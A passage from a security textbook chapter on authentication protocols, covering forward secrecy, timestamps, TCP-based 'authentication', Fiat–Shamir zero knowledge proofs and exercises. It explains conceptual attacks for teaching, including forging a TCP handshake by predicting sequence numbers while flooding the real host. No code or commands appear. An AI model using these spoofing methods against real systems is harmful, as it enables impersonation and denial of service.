


Figure 9.19 Naïve attempt at PFS




Figure 9.20 Diffie–Hellman

If we are to use Diffie–Hellman for PFS,[7] we must prevent the man-in-the-middle attack, and, of course, we must somehow ensure PFS. The aforementioned ephemeral Diffie–Hellman can accomplish both. To prevent the MiM attack, Alice and Bob can use their shared symmetric key K_{AB} to encrypt the Diffie–Hellman exchange. Then to get PFS, all that is required is that, once Alice has computed the shared session key $K_S = g^{ab} \bmod p$, she must forget her secret exponent a and, similarly, Bob must forget his secret exponent b. This protocol is illustrated in Figure 9.21.




Figure 9.21 Ephemeral Diffie–Hellman for PFS

One interesting feature of the PFS protocol in Figure 9.21 is that once Alice and Bob have forgotten their respective secret exponents, even they can't reconstruct the session key K_S. If Alice and Bob can't recover the session key, certainly Trudy can be no better off. If Trudy records the conversation in Figure 9.21 and later is able to find K_{AB}, she will not be able to recover the session key K_S unless she can break Diffie–Hellman. Assuming the underlying crypto is strong, we have satisfied our requirements for PFS.

[7] Your acronym-phile (and acrophile) author was tempted to call this protocol DH4PFS or EDH4PFS but, for once, he showed some restraint.

9.3.5 Mutual Authentication, Session Key, and PFS

Now let's put it all together and design a mutual authentication protocol that establishes a session key with PFS. The protocol in Figure 9.22, which is a slightly modified form of the encrypt and sign protocol from Figure 9.18, appears to fill the bill. It is a good exercise to give convincing arguments that Alice is actually authenticated (explaining exactly where and how that happens and why Bob is convinced he's talking to Alice), that Bob is authenticated, that the session key is secure, that PFS is provided, and that there are no obvious attacks.




Figure 9.22 Mutual authentication, session key, and PFS

Now that we've developed a protocol that satisfies all of our security requirements, we can turn our attention to questions of efficiency. That is, we'll try to reduce the number of messages in the protocol or increase the efficiency in some other way, such as by reducing the number of public key operations.

9.3.6 Timestamps

A timestamp T is a time value, typically expressed in milliseconds. With some care, a timestamp can be used in place of a nonce, since a current timestamp ensures freshness. The benefit of a timestamp is that we don't need to waste any messages exchanging nonces, assuming that the current time is known to both Alice and Bob. Timestamps are used in many real-world security protocols, including Kerberos, which we discuss in the next chapter.

Along with the potential benefit of increased efficiency, timestamps create some potential security issues as well.[8] For one thing, the use of timestamps implies that time is now a security-critical parameter. If Trudy can attack Alice's system clock (or whatever Alice relies on for the current time), she may cause authentication to fail. A related problem is that we can't rely on clocks to be perfectly synchronized, especially when messages are sent over a network. So, we must allow for some clock skew, that is, we must accept any timestamp that is "close" to the current time. In general, this can open a small window of opportunity for Trudy to conduct a replay attack—if she acts within the allowed clock skew a replay will be accepted. It is possible to

[8]This is yet another example of the well-known "no free lunch" principle.

close this window completely, but the solution puts an additional burden on the server (see Problem 21). In any case, we would like to minimize the clock skew without causing excessive failures due to time inconsistencies between Alice and Bob.

To illustrate the benefit of a timestamp, consider the authentication protocol in Figure 9.23. This protocol is essentially the timestamp version of the sign and encrypt protocol in Figure 9.17. Note that by using a timestamp, we're able to reduce the number of messages by a third. In practice, this could represent a significant efficiency gain.




Figure 9.23 Authentication using a timestamp

The authentication protocol in Figure 9.23 uses a timestamp together with sign and encrypt and it appears to be secure. So it would seem obvious that the timestamp version of encrypt and sign must also be secure. This protocol is illustrated in Figure 9.24.




Figure 9.24 Encrypt and sign using a timestamp

Unfortunately, with protocols, the obvious is not always correct. In fact, the protocol in Figure 9.24 is subject to attack. Trudy can recover $\{T, K\}_{\text{Bob}}$ by applying Alice's public key. Then Trudy can open a connection to Bob and send $\{T, K\}_{\text{Bob}}$ in message one, as illustrated in Figure 9.25. Following the protocol, Bob will then send the key K to Trudy in a form that Trudy can decrypt. This is not good, since K is the session key and should only be known to Alice and Bob.

The attack in Figure 9.25 shows that our encrypt and sign protocol is not secure when we use a timestamp. But our sign and encrypt protocol is secure when a timestamp is used. In addition, the nonce version of encrypt and sign is secure (see Figure 9.18), while the nonce version of sign and encrypt is not secure (Problem 4). These mixed results nicely illustrate that, when it comes to security protocols, we should never take anything for granted.




Figure 9.25 Trudy's attack on encrypt and sign

Is the flawed protocol in Figure 9.24 fixable? In fact, there are minor modifications that will make this protocol secure. For example, there's no reason to return the key K in the second message, since Alice already knows K and the only purpose of this message is to authenticate Bob—the timestamp in message two is sufficient to authenticate Bob. This secure version of the protocol is illustrated in Figure 9.26 (see also Problem 15).




Figure 9.26 Secure encrypt and sign with a timestamp

In the next chapter, we'll discuss several well-known, real-world security protocols. These protocols use the concepts that we've presented in this chapter. But before moving on to the real world of Chapter 10, we briefly look at a couple of additional protocol topics. First, we'll consider a very weak form of authentication that relies on TCP. Finally, we discuss the fascinating Fiat–Shamir zero knowledge protocol.

9.4 "Authentication" and TCP

In this section, we'll take a quick look at how TCP might be (mistakenly) used for authentication. TCP was not designed to be used in this manner and, not surprisingly, this authentication method is not secure. But it does illustrate some interesting network security issues.

There is an undeniable temptation to use the IP address in a TCP connection for authentication.[9] If we could make this work, then we wouldn't need any of those troublesome keys or pesky authentication protocols.

Below, we'll give an example of TCP-based authentication, and we illustrate an attack on the scheme. But first, we briefly review the TCP three-way

[9]As we'll see in the next chapter, the IPsec protocol relies on the IP address for user identity in one of its modes. So, even people who should know better cannot always resist the temptation.

handshake, which is illustrated in Figure 9.27. The first message is a synchronization request, or SYN, whereas the second message, which acknowledges the synchronization request, is a SYN-ACK, and the third message—which can also contain data—acknowledges the previous message, and is simply known as an ACK.




Figure 9.27 TCP 3-way handshake

Suppose that Bob decides to rely on the completed three-way handshake to verify that he is connected to a specific IP address, which he knows belongs to Alice. Then, in effect, he is using the TCP connection to authenticate Alice. Since Bob sends the SYN-ACK to Alice's IP address, it's tempting to assume that the corresponding ACK must have come from Alice. In particular, if Bob verifies that ACK $b + 1$ appears in message three, he has some plausible reason to believe that Alice, at her specified IP address, has received message two and responded, since message two contains SEQ b and nobody else should know b. An underlying assumption here is that Trudy can't see the SYN-ACK packet—otherwise, she would know b and she could easily forge the ACK. Clearly, this is not a strong form of authentication. However, as a practical matter, it might actually be difficult for Trudy to intercept the message containing b. Assuming that Trudy cannot see b, is this "authentication" protocol reasonably secure?

Even if Trudy cannot see the initial SEQ number b, she might be able to make a reasonable guess. If so, the attack scenario illustrated in Figure 9.28 may be feasible. In this attack, Trudy first sends an ordinary SYN packet to Bob, who responds with a SYN-ACK. Trudy examines the SEQ value b_1 in this SYN-ACK packet. Suppose that Trudy can use b_1 to predict Bob's next initial SEQ value b_2.[10] Then Trudy can send a packet to Bob with the source IP address forged to be Alice's IP address. Bob will send the SYN-ACK to Alice's IP address which, by assumption, Trudy can't see. But, if Trudy can guess b_2, she can complete the three-way handshake by sending ACK $b_2 + 1$ to Bob. As a result, Bob will believe that data received from Trudy on this particular TCP connection actually came from Alice.

[10]In practice, Trudy could send large numbers of SYN packets to Bob, trying to diagnose his initial sequence number generation scheme before actually attempting to guess the required value, which is denoted as b_2 in Figure 9.28.





Figure 9.28 TCP "authentication" attack

Note that Bob always responds to Alice's IP address and, again, by assumption, Trudy cannot see his responses. But Bob will accept data from Trudy, thinking it came from Alice, as long as the connection remains active. However, when the data sent by Bob to Alice's IP address reaches Alice, Alice will terminate the connection since she has not completed the three-way handshake. To prevent this from happening, Trudy could mount a denial of service attack on Alice by sending enough messages so that Bob's messages can't get through—or, even if they do get through, Alice can't respond. This denial of service is indicated by the multiple dashed arrows in Figure 9.28. Of course, if Alice happens to be offline, Trudy could conduct the attack without having to do the denial of service part of the attack.

This attack is well known, and as a result initial SEQ numbers are supposed to be generated at random. So, how random are initial SEQ numbers? Surprisingly, they're sometimes not very random at all. For example, Figure 9.29 provides a visual comparison of random initial SEQ numbers versus the highly biased initial SEQ numbers generated under an early version of Mac OS X. The Mac OS X numbers are biased enough so that the attack in Figure 9.28 would have a reasonable chance of success, even without a great deal of effort on Trudy's part to diagnose the supposedly random initial SEQ numbers.

Even if initial SEQ numbers are random, of course it's a bad idea to rely on a TCP connection for authentication. A much better approach would be to employ a secure authentication protocol after the TCP three-way handshake has completed. Even a simple password-based scheme would be far superior to relying on TCP. But, as often occurs in security, this TCP-based "authentication" technique is sometimes used in practice simply because it's there, it's convenient, and it doesn't annoy users—not because it's secure. Protocols that are user-friendly, but insecure, are especially tempting.



(a) Random initial SEQ numbers (b) OSX initial SEQ numbers

Figure 9.29 Initial SEQ numbers [139]

9.5 Zero Knowledge Proofs

In this section, we'll discuss a fascinating authentication scheme developed by Fiege, Fiat, and Shamir [39] (yes, *that* Shamir), but usually known simply as Fiat–Shamir.

In a zero knowledge proof,[11] which we abbreviate as ZKP, Alice wants to prove to Bob that she knows a secret without revealing any information about the secret. Note that we require that neither Trudy nor Bob can learn anything about the Alice's secret. But, of course, Bob must be able to verify that Alice actually knows the secret that she claims to know, even though he gains no information about the secret. On the face of it, this would seem to be impossible. However, there is an interactive probabilistic process whereby Bob can verify that Alice knows a secret to an arbitrarily high degree of confidence, and yet Bob learns nothing about the secret.

Before describing such a protocol, we first consider Bob's Cave,[12] which appears in Figure 9.30. Suppose that Alice claims to know the secret phrase ("open sarsaparilla"[13]) that opens the door between R and S in Figure 9.30. Can Alice convince Bob that she knows the secret phrase without revealing any information about secret phrase?

Consider the following protocol. Alice enters Bob's Cave, as illustrated in Figure 9.30, and flips a coin to decide whether to position herself at point R or S. Bob then enters the cave and proceeds to point Q. Let's suppose that based on her coin flip, Alice happens to be positioned at point R. This particular situation is illustrated in Figure 9.31.

[11] Not to be confused with a "zero knowledge prof."

[12] Traditionally, Ali Baba's Cave is used here.

[13] Traditionally, the secret phrase is "open sesame." In the cartoon world, "open sesame" became "open sarsaparilla" [101], which we adopt here.




Figure 9.30 Bob's cave




Figure 9.31 Bob's cave protocol

Bob flips a coin to randomly select one side or the other and asks Alice to appear from that side. With the situation as in Figure 9.31, if Bob happens to select side R, then Alice would appear at side R whether she knows the secret phrase or not. But if Bob happens to choose side S, then Alice can only appear on side S if she knows the secret phrase that opens the door between R and S. Under this protocol, if Alice doesn't know the secret phrase, the probability that she can trick Bob into believing that she does is $1/2$. This does not seem particularly useful, but if the protocol is repeated n times, then the probability that Alice can trick Bob every time is only $(1/2)^n$. So, Alice and Bob will repeat the protocol n times and Bob requires that Alice must pass every time.

If Alice (or Trudy) does not know the secret phrase, there is always a chance that she can trick Bob into believing that she does. However, Bob can make this probability as small as he desires by choosing n appropriately. For example, with $n = 20$, there is less than a 1 in 1,000,000 chance that Alice would convince Bob that she knows the phrase when she does not. Also, Bob learns nothing about the secret phrase in this protocol. Finally, it is critical that Bob randomly chooses the side where he asks Alice to appear—if Bob's choice is predictable, then Alice (or Trudy) would have a better chance of tricking Bob and thereby breaking the protocol.

While Bob's Cave indicates that zero knowledge proofs are possible in principle, cave-based protocols are not particularly popular in the computing world. Can we achieve the same effect without the cave? The answer is yes, thanks to the Fiat–Shamir protocol.

Fiat–Shamir relies on the fact that finding a square root modulo N is as difficult as factoring. Suppose $N = pq$, where p and q are prime. Alice knows a secret S, which, of course, she must keep secret. The numbers N and $v = S^2 \bmod N$ are made public. Alice must convince Bob that she knows S without revealing any information about S.

The Fiat–Shamir protocol, which is illustrated in Figure 9.32, works as follows. Alice randomly selects a value r, and she computes $x = r^2 \bmod N$. In message one, Alice sends x to Bob. In message two, Bob chooses a random value $e \in \{0, 1\}$, which he sends to Alice who, in turn, computes the response $y = rS^e \bmod N$. In the third message, Alice sends y to Bob. Finally, Bob needs to verify that

$$y^2 = xv^e \bmod N,$$

which, if everyone has followed the protocol, holds true since

$$y^2 = r^2 S^{2e} = r^2 (S^2)^e = xv^e \bmod N. \tag{9.1}$$




Figure 9.32 Fiat–Shamir protocol

In message two, Bob sends either $e = 0$ or $e = 1$. Let's consider these cases separately. If Bob sends $e = 1$, then Alice responds with $y = r \cdot S \bmod N$ in the third message, and equation (9.1) becomes

$$y^2 = r^2 \cdot S^2 = r^2 \cdot (S^2) = x \cdot v \bmod N.$$

Note that in this case, Alice must know the secret S.

On the other hand, if Bob sends $e = 0$ in message two, then Alice responds in the third message with $y = r \bmod N$ and equation (9.1) becomes

$$y^2 = r^2 = x \bmod N.$$

Note that in this case, Alice does not need to know the secret S. This may seem strange, but it's roughly equivalent to the situation in Bob's Cave where

Alice did not need to open the secret passage to come out on the correct side. Regardless, it might seem tempting to have Bob always send $e = 1$. However, we'll see in a moment that this is a temptation to be avoided.

The first message in the Fiat–Shamir protocol is the commitment phase, since Alice commits to her choice of r by sending $x = r^2 \bmod N$ to Bob. Alice cannot change her mind (i.e., she is committed to r), but she has not revealed r, since finding modular square roots is hard. The second message is the challenge phase—Bob is challenging Alice to provide the correct response. The third message is the response phase, since Alice must respond with the correct result. These phases correspond to the steps in Bob's Cave protocol in Figure 9.31, above. Finally, Bob verifies the response using equation (9.1).

The mathematics behind the Fiat–Shamir protocol works, that is, assuming everyone follows the protocol, Bob can verify $y^2 = xv^e \bmod N$ from the information he receives. But this does not establish the security of the protocol. To do so, we must determine whether an attacker, Trudy, can make Bob believe that she knows Alice's secret S, and thereby convince Bob that she is Alice.

Suppose Trudy expects Bob to send the challenge $e = 0$ in message two. Then Trudy can send $x = r^2 \bmod N$ in message one and $y = r \bmod N$ in message three. That is, Trudy simply follows the protocol in this case, since she does not need to know the secret S.

On the other hand, if Trudy expects Bob to send $e = 1$, then she can cheat by sending $x = r^2 v^{-1} \bmod N$ in message one and $y = r \bmod N$ in message three. Following the protocol, Bob will compute $y^2 = r^2 \bmod N$ and $xv^e = r^2 v^{-1} v = r^2 \bmod N$ and he will find that equation (9.1) holds. Bob therefore accepts the result as valid.

The conclusion here is that Bob must choose $e \in \{0, 1\}$ at random (as specified by the protocol). If so, then Trudy, who does not know S, can only trick Bob with probability 1/2. As with Bob's Cave, after n iterations, the probability that Trudy can fool Bob every time[14] is only $(1/2)^n$.

Fiat–Shamir requires that Bob's challenge $e \in \{0, 1\}$ be unpredictable. In addition, Alice must generate a random r at each iteration of the protocol or her secret S will be revealed (see Problem 33 at the end of this chapter).

Is the Fiat–Shamir protocol really zero knowledge? That is, can Bob—or anyone else—learn anything about Alice's secret S? Recall that v and N are public, where $v = S^2 \bmod N$. In addition, Bob sees $r^2 \bmod N$ in message one and, assuming $e = 1$, Bob sees $rS \bmod N$ in message three. If Bob can find r from $r^2 \bmod N$, then he can easily determine S. But finding modular square roots is computationally infeasible. If Bob were somehow able to find such square roots, he could obtain S directly from the public value v without

[14]Trudy certainly does not need to fool all of the people all the time. But to break the Fiat–Shamir protocol, Trudy does need to fool one person (Bob) all the time.

bothering with the protocol at all. While this is not a proof that Fiat–Shamir is zero knowledge, it does indicate that there is nothing obvious in the protocol itself that helps Bob (or anyone else) to determine Alice's secret S.

Is there an security benefit of Fiat–Shamir, or is it just fun and games for mathematicians? If public keys are used for authentication, then each side must know the other side's public key. At the start of a public key based protocol, typically Alice would not know Bob's public key, and vice versa. So, in many public key-based protocols Bob sends his digital certificate to Alice. But the certificate identifies Bob, and consequently this exchange would tell Trudy that Bob is a party to the transaction. In other words, public keys make it difficult for the participants to remain anonymous.

A potential advantage of zero knowledge proofs is that they allow for authentication with anonymity. In Fiat–Shamir, both sides must know the public value v, but there is nothing in v that identifies Alice, and there is nothing in the messages that are passed that must identify Alice. This is an advantage that led Microsoft to include support for zero knowledge proofs in its (discontinued) Next Generation Secure Computing Base, or NGSCB. The bottom line is that Fiat–Shamir does have some potential practical utility.

9.6 Tips for Analyzing Protocols

This section contains some advice for analyzing security protocols. While the advice here is not exhaustive, it might help you to be more efficient when looking for potential flaws in security protocols.

We assume that Trudy can act as Alice or Bob. Unless otherwise stated, Alice is the client and Bob is the server. Consequently, when Trudy is acting as Alice, she can initiate a connection with Bob. However, when Trudy is acting as Bob, she cannot initiate a connection with Alice, since the server does not initiate connections.[15]

There are many possible types of attacks to consider, but most fit into one of the following four categories. Of course, some attacks might involve a combination of these approaches, and some attacks might not neatly fit into any category. In any case, considering these different types of attacks is a good place to start when analyzing a protocol.

Replay attack — The first thing you should look for is a possible replay attack. We prevent replay attacks by using a nonce or timestamp, but they must be used correctly. If using nonces, be sure that the Alice challenges Bob and vice versa—Alice cannot challenge herself, and Bob cannot challenge himself, as this will be subject to a replay, thus defeating the purpose of the nonce. For timestamp protocols, we'll

[15] In some cases, we might want to consider protocols for use in Peer-to-Peer (P2P) networks. In such a scenario, anyone can act as client or server, and hence anyone can initiate a connection with anyone else. This can open the door to some additional attacks.

generally ignore attacks that only consist of replay within the clock skew, since that is simply a feature of any such protocol. However, we do consider attacks where replay within the clock skew is combined with some other aspect of the protocol to break the security, such as the attack illustrated in Figure 9.25.

Reflection attack — Sometimes, it's possible for Trudy to get Bob to do something that Alice was supposed to do (or vice versa). Let's call these "reflection" attacks, because it's essentially the mirror image of what is supposed to happen. A good example is given in Figure 9.11. To avoid such attacks, we'll want Alice and Bob to do something different from each other to authenticate. If you see that Alice and Bob authenticate by doing exactly the same thing, then you should look closely to see if a reflection attack is applicable.

Replacement attack — Trudy can sometimes break a protocol by replacing a message or part of a message. For example, consider the protocol in Figure 9.33. Suppose that Trudy observes this protocol being used by Alice and Bob. Trudy can then open a new connection to Bob, claiming to be Alice, and replay the first message, but with $E(R_A, K_{AB})$ replaced by $E(K, K_{AB})$. Bob will responds in message two with R_B and K, thereby giving Trudy the session key that Alice and Bob are using for their connection. In the next chapter, we'll see that an integrity check is needed to prevent this kind of attack.




Figure 9.33 Protocol subject to replacement attack

Man-in-the-middle attack — We assume that Trudy can always be in the middle between Alice and Bob, otherwise there would be no need for security protocols.[16] Sometimes, Trudy can use this position to enable an actual attack, which we refer to as a MiM attack. Often, this is aimed at determining the session key, or it might be part of some more involved attack; for an example, see Problem 4, which is based on the protocol in Figure 9.17. In any case, it's important to realize that if Trudy simply passes messages unaltered between Alice and Bob, that's not an attack.

[16] This is analogous to the assumption from cryptography that Trudy can always see the ciphertext.

An attack consists of Trudy actually breaking the authentication (i.e., Trudy convincing Alice that she's Bob, or convincing Bob that she's Alice), or determining a session key that Alice or Bob is using.

Finally, we usually do not consider denial of service (DoS) attacks when analyzing protocols. These attacks are, in a sense, trivial, since Trudy can always replace or alter messages, thereby causing the authentication to fail.


9.7 Summary

In this chapter we discussed several different ways to authenticate and establish a session key over an insecure network. We can accomplish these feats using symmetric keys, public keys, or hash functions (with symmetric keys). We learned how to achieve perfect forward secrecy, and we considered the benefits (and potential drawbacks) of using timestamps. Also, we discussed the Fiat–Shamir zero knowledge protocol in some detail.

Along the way, we came across many security pitfalls. You should now have some appreciation for the subtle issues that can arise with security protocols. This will be useful in the next chapter where we look closely at several real-world security protocols. We'll see that, despite extensive development effort by lots of smart people, such protocols are not immune to some of the security flaws highlighted in this chapter.


9.8 Problems

1. The insecure protocol in Figure 9.24 was modified in Figure 9.26 to be secure. Find two other distinct ways to slightly modify the protocol in Figure 9.24 so that the resulting protocol is secure. Your protocols must use a timestamp and "encrypt and sign."
2. Suppose that we want to design a secure mutual authentication protocol based on a shared symmetric key. We also want to establish a session key, and we want perfect forward secrecy.
    a) Design such a protocol that uses three messages.
    b) Design such a protocol that uses two messages.
3. Consider the following mutual authentication protocol, where K_{AB} is a shared symmetric key.




Discuss two distinct attacks that Trudy can use to convince Bob that she is Alice.


4. This problem deals with the protocol in Figure 9.17.
   a) Show that this protocol is insecure. Hint: Let Trudy be the man-in-the-middle, and show that Trudy can convince Alice that she is Bob, and Trudy can determine Alice's session key K.
   b) Slightly modify the protocol so that Trudy cannot obtain the session key.
5. Timestamps can be used in place of nonces in security protocols.
   a) What is the primary advantage of using timestamps in an authentication protocol?
   b) What is the primary disadvantage of using timestamps in an authentication protocol?
6. Consider the following protocol, where CLNT and SRVR are constants, and the session key is $K = h(S, R_A, R_B)$.



   a) Does Alice authenticate Bob? Justify your answer.
   b) Does Bob authenticate Alice? Justify your answer.
7. Consider the following protocol, where K_{AB} is a shared key, CLNT and SRVR are constants, and $K = h(S, R_A, R_B)$ is the session key.




   a) Does Alice authenticate Bob? Justify your answer.
   b) Does Bob authenticate Alice? Justify your answer.
8. The following two-message protocol is designed for mutual authentication and to establish a session key K. Here, T is a timestamp.




   This protocol is insecure. Illustrate a successful attack by Trudy.

9. If Trudy can construct messages that appear to any observer (including Alice and Bob) to be valid messages between Alice and Bob, then the protocol is said to provide plausible deniability. Consider the following protocol where $K = h(R_A, R_B)$.




   a) Does this protocol provide plausible deniability? If so, why? If not, slightly modify the protocol so that it does, while still providing mutual authentication and a secure session key.
   b) Is plausible deniability a feature or a security flaw? Explain.

10. The following mutual authentication protocol is based on a shared symmetric key K_{AB}.




    Show that Trudy can attack the protocol to convince Bob that she is Alice, where, as usual, we assume that the cryptography is secure. Modify the protocol to prevent such an attack by Trudy.

11. Consider the following mutual authentication and key establishment protocol, which employs a timestamp T and public key cryptography.



    Show that Trudy can attack the protocol to discover the key K where, as usual, we assume that the cryptography is secure. Modify the protocol to prevent such an attack by Trudy.


12. Consider the following mutual authentication and key establishment protocol, which uses a timestamp T and public key cryptography.



For each of the following cases, explain whether or not the resulting protocol provides an effective means to establish secure mutual authentication and a secure session key K. Ignore replay attacks based solely on the clock skew.

a) Message 1: $\{[T,K]_{\text{Alice}}\}_{\text{Bob}}$
b) Message 1: $\{\text{Alice}, [T,K]_{\text{Alice}}\}_{\text{Bob}}$
c) Message 1: Alice, $\{[T,K]_{\text{Alice}}\}_{\text{Bob}}$
d) Message 1: T, Alice, $\{[K]_{\text{Alice}}\}_{\text{Bob}}$
e) Message 1: Alice, $\{[T]_{\text{Alice}}\}_{\text{Bob}}$ with $K = h(T)$

